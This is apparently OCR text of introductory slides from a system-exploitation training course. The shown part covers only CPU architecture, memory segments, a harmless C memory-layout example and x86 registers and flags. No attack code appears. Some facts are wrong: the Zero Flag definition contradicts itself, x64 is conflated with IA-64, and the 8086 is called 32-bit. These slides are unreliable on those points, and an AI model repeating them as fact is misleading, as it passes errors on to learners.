ACS Education 5th

System Exploitation

KISA AKCF asean

ACS

Index

- System exploit introduction
- Reversing
- Buffer overflow
- Lab

01


System exploit overview

- Overview
- Computer architecture
- Registers, addresses, and data types

Overview

System exploitation uses a variety of methods to exploit vulnerabilities in computer systems. These range from programming vulnerabilities such as buffer overflows, to network protocol vulnerabilities, and security flaws in the operating system.

- System exploitation overview
  - The process of exploiting security vulnerabilities in computer systems, networks, and software
  - This includes violating security to gain unauthorized access or manipulating a system to make it behave in an unintended way.



Computer architecture


A computer architecture is a set of rules and methods that describe the function, organization, and implementation of a computer system. Most computers today are designed according to the von Neumann architecture.

- Computer architecture - hardware
  - Physical resources with specific appearances
  - Input unit, output unit, memory, Arithmetic Logic Unit (ALU), Control Unit (CU)
- Computer architecture - software
  - Behaviors and functions without specific appearances
  - A program that uses a programming language to effectively instruct the hardware
  - System software
    - A program that efficiently manages and controls the functionality of hardware and software.
    - E.g., operating system, firmware, etc.
  - Application software
    - A program that performs functions desired by a user.
    - E.g., Microsoft Office, games, etc.

Computer architecture

A computer architecture is a set of rules and methods that describe the function, organization, and implementation of a computer system. Most computers today are designed according to the von Neumann architecture.


- Components of computer hardware



Computer architecture

A computer architecture is a set of rules and methods that describe the function, organization, and implementation of a computer system. Most computers today are designed according to the von Neumann architecture.


- Main memory
  - RAM
  - The area where program code is transferred and executed
- Input/output bus
  - Transport paths for moving data
  - Consists of three components, depending on the type of data being sent or received
    - Data bus
    - Address bus
    - Control bus



Computer architecture

A computer architecture is a set of rules and methods that describe the function, organization, and implementation of a computer system. Most computers today are designed according to the von Neumann architecture.

- Von Neumann architecture
  - A structural design that makes it possible to process internal memory sequentially and has a single bus with no separation between data and program memory



Computer architecture


Reverse engineering could be made a little easier by understanding the structure and behavior of the CPU.

- Central Processing Unit (CPU)
  - Arithmetic Logic Unit (ALU)
    - The part of the CPU that is responsible for the actual computation, performing arithmetic and logic operations.
    - The main element that executes the contents of the instruction when it is fed into the CPU
  - Control Unit (CU)
    - Interprets instructions from within the CPU and passes them to the ALU
    - What determines what to do when analyzing an instruction
  - Register set
    - Memory space within the CPU for temporary storage of data.
  - Bus interface
    - A device within the CPU that understands the communication protocol of the I/O bus.
      - Interface devices that help input and output data to and from the bus are called controllers or adapters.

Computer architecture

Reverse engineering could be made a little easier by understanding the structure and behavior of the CPU.

- How to run the program
  - 1. Fetch
    - To retrieve instructions from memory to the CPU
    - To store data in registers
  - 2. Decode
    - CPU interprets imported instructions.
    - To analyze what these instructions ask
    - To execute in the CPU
  - 3. Execute
    - CPU executes the interpreted instructions.
    - To run on the ALU




Computer architecture

History and products of the Intel architecture

Understanding the structure and behavior of Intel CPUs, which hold an 80% share of the world market, is crucial for comprehending how operating systems and applications work.

- IA-32 architecture
  - Most systems are based on Intel CPUs.
  - There are x86, x64 CPUs.
    - They are called as IA-32 and IA-64, respectively.
    - 32-bit Intel CPU ver. starts from 8086 ~ (8086 is called as 80x86).
      - The second generation was called 286, the third generation 386, the fourth generation 486, and so on.
        - So x86 is not 86-bit.
      - IA-64 is not backward compatible with IA-32.
        - The concept of compatible models began with AMD64.
        - Named EM64T, IA-32e, etc., but now Intel calls it Intel 64.



Computer architecture

Understanding the structure and behavior of Intel CPUs, which hold an 80% share of the world market, is crucial for comprehending how operating systems and applications work.

- IA-32 architecture
  - Two takeaways about IA-32
    - Address space
      - Up to 4 GB (2^{32} bytes) linear address space per program
      - Up to 64 GB (2^{36} bytes) of physical address space
    - Basic program execution registers
      - Consist of 8 general-purpose registers, 6 segment registers, one EFLAGS register, and one instruction pointer register
      - Support basic arithmetic operations in byte, word, and double word sizes
      - Handle program flow, process strings of bits and bytes, address memory, and more

Computer architecture

When reverse engineering, you will encounter many memory-oriented assembly languages. This leads you to know about memory structures to reverse engineer them.

- Definition of memory
  - The area that contains the data and code used to run the program.

- Memory structure overview
  - The way data storage is implemented to store and retrieve information most efficiently
  - Memory management can cause performance differences for the same program.
  - Performance becomes degraded when memory is not properly managed.

Computer architecture


When reverse engineering, you will encounter many memory-oriented assembly languages. This leads you to know about memory structures to reverse engineer them.

- Linear address space - the heart of the partitioned memory model
  - Address space, often referred to as virtual memory, visible for debugging
  - Configure up to 4GB
    - Because only 32-bit CPUs write linear address space
  - Expressed as low to high address
  - Divide a single program into regions such as kernel, heap, stack, text, etc.
  - The size of the kernel and user space is defined by certain rules.
    - (Normal mode) kernel:user = 2GB:2GB
    - (4GT mode) kernel:user = 1GB:3GB
      - 4GT stands for 4-Gigabyte Tuning, also known as application memory tuning or the /3GB switch
      - Not always good - the operating system may not have enough memory to run
      - Depending on the operating system, CPU architecture, and the Physical Address Extension (PAE) settings, the ratio of kernel to user space can vary.

Computer architecture

When reverse engineering, you will encounter many memory-oriented assembly languages. This leads you to know about memory structures to reverse engineer them.


- Text area
  - Store the code for the program to be executed
- Data area
  - Store global, static variables
  - Divided into initialized vs. uninitialized data (or Block Started by Symbol, BSS) segments
- Heap area
  - Store data when memory is dynamically allocated
  - Increment data in the high address direction
- Stack area
  - Store temporary data (e.g., local variables, parameters)
  - Last In First Out (LIFO)
  - Increment data in the lower address direction



Computer architecture

When reverse engineering, you will encounter many memory-oriented assembly languages. This leads you to know about memory structures to reverse engineer them.

```
#include<stdio.h>
#include<stdlib.h>

char glob_arr[30];    // bss region

int main(void)
{
      int number = 30;      // stack area
      char name[20];  // stack area
      char *name2;          // stack area

      name2 = malloc(sizeof(char)*100); // heap area

      number += 20;               // text area

      printf("%d\n", number); // code, stack area

      return 0;                           // text area
}
```




Computer architecture


OS-dependent memory structure

When reverse engineering, you will encounter many memory-oriented assembly languages. This leads you to know about memory structures to reverse engineer them.

<Linux, Windows 98/ME memory structure>




<Windows 2000 Series>



Registers, addresses, and data types

When the CPU receives an arithmetic instruction, it requires a temporary location to quickly record and retrieve the computed data during computation. Registers fulfill this function.


- IA-32 registers
  - Built into a "family" of processors starting with the Intel 386 and ending with the Pentium 4, a 32-bit processor.
  - 8/16/32-bit high-speed storage inside the CPU
- Registers are fast storage devices located in the CPU read/written much faster than memory.
  - Normally, when the CPU performs an operation, the operands are stored in the register, which consists of :
    - General-purpose registers : 8
    - Segment registers : 6
    - Flags indicating the processor status : EFLAGS
    - The (Extended) Instruction Pointer (EIP)



Registers, addresses, and data types

When the CPU receives an arithmetic instruction, it requires a temporary location to quickly record and retrieve the computed data during computation. Registers fulfill this function.

- General-purpose registers
  - The low 16 bits of EAX are AX.
  - The high 8 bits of AX are AH.
  - The low 8 bits of AX are AL.
  - EAX, AX, AH, and AL do not refer to different spaces.
  - Placing 0000 0000 .... 0000 0001 into EAX makes AX and AL each 1.



Registers, addresses, and data types

When the CPU receives an arithmetic instruction, it requires a temporary location to quickly record and retrieve the computed data during computation. Registers fulfill this function.

- General-purpose registers
  - The EAX, EBX, ECX, EDX, ESI, and EDI registers are the ones at user's disposal.
  - EAX : used for computation, i.e., to perform basic operations such as addition, subtraction, comparison, and store the return value of a function call, etc.
  - EBX : not universal, used to store data
  - ECX : used for iteration, with down counting (used as a loop counter)
  - EDX : an extension of the EAX register, allowing more complex calculations (such as division, multiplication)
  - ESI and EDI : used for high-speed memory copying, and have address values for moving or comparing large amounts of memory
    - S stands for source, D for destination
    - Extended Source Index (ESI) : holds the location of the input data.
    - Extended Destination Index (EDI) : indicates where the result of a data operation is stored.

Registers, addresses, and data types

General-purpose registers

When the CPU receives an arithmetic instruction, it requires a temporary location to quickly record and retrieve the computed data during computation. Registers fulfill this function.

- General-purpose registers
  - EBP
    - Used as a stack base pointer
    - Used to point to function parameters and local variables used by advanced languages.
      - Parameters are at EBP plus offset and local variables are at EBP minus offset.
    - Should not be used for general arithmetic or data transfer
  - ESP
    - Short for Extended Stack Pointer
    - Used for instructions such as PUSH, POP, RET, and CALL
    - Point to the top of the stack

Registers, addresses, and data types

When the CPU receives an arithmetic instruction, it requires a temporary location to quickly record and retrieve the computed data during computation. Registers fulfill this function.

- Default program execution registers
  - Segment registers
    - Used to convert the logical address used by CPUs into a 4 GB linear address.
      - Paging, which maps space from linear to physical addresses
      - Introduced in 8086 systems because CPU bits were smaller than the physical memory size
      - However, the current model of virtual and physical memory began with the 80286.
      - Segment registers were designed as 16-bit and then operated as 32-bit with the advent of 32-bit CPUs that have FS and GS segments.
    - Disabled since the introduction of 64-bit CPUs
      - CPU architecture has increased to 64 bits, but memory addressing has not.

Registers, addresses, and data types

When the CPU receives an arithmetic instruction, it requires a temporary location to quickly record and retrieve the computed data during computation. Registers fulfill this function.

- Default program execution registers
  - Segment register types
    - Code Segment (CS)
      - This segment is referenced by EIP, a register that has the start address of the memory code area and points to the instruction to be executed.
      - All instructions that fetch
    - Data Segment (DS)
      - This segment has the start address of the data set and is referenced by A, C, D, SI, and DI, which are relevant to the data.
      - Segments are added and used in the order ES > FS > GS to extend DS.
    - Stack Segment (SS)
      - It has the start address of the stack, and SP and BP associated with the stack refer to this segment.
      - Any stack that executes the PUSH and POP instructions.

Registers, addresses, and data types

Flag registers

When the CPU receives an arithmetic instruction, it requires a temporary location to quickly record and retrieve the computed data during computation. Registers fulfill this function.

- Default program execution registers
  - FLAGS registers
    - A type of a flag register that expresses the current state of the processor.
      - Also known as the status register.
    - The FLAGS register is 16 bits, with EFLAGS prefixed with E for 32 bits and RFLAGS prefixed with R for 64 bits.
    - 32 bits are sufficient, and if expanded, unused bits can be set to 0.
    - Bits 1, 3, and 5 use fixed values.

Registers, addresses, and data types

When the CPU receives an arithmetic instruction, it requires a temporary location to quickly record and retrieve the computed data during computation. Registers fulfill this function.

- Default program execution registers
  - FLAGS register types
    - (Status) Carry FLAG (CF) : a flag that is set to 1 when the result of an operation is out of bounds of the storage space.
    - (Status) Parity FLAG (PF) : 0 if the number of bits set to 1 in the least significant byte (8 bits) of the operation result is odd, and 1 if even, which is used for checking.
      - 26(10) = 00011010(2) > PF = 0
      - 10(10) = 00001010(2) > PF = 1
    - (Status) Adjust or Auxiliary Flag (AF) : a special flag that is set to 1 when there is a rounding up or down in the nibble (nibble means the least significant 4 bits), which is primarily used to support Binary-Coded Decimal (BCD) arithmetic.
      - Method of expressing binary decimal with nibbles that never exceed 1001(2).

Registers, addresses, and data types

When the CPU receives an arithmetic instruction, it requires a temporary location to quickly record and retrieve the computed data during computation. Registers fulfill this function.

- Default program execution registers
  - FLAGS register types
    - (status) Zero Flag (ZF) : set to 1 if the arithmetic result is 0 otherwise set to 1
      - Important flags for heavy use in conditions like branching
    - (Status) Sign Flag (SF) : a sign flag, set to 0 if the value is positive, 1 if negative, and has the same value if the most significant bit is used as a sign bit.
    - (Control) Trap Flag (TF) : a debugging flag that, when set to 1, allows you to step through the executed instructions one by one
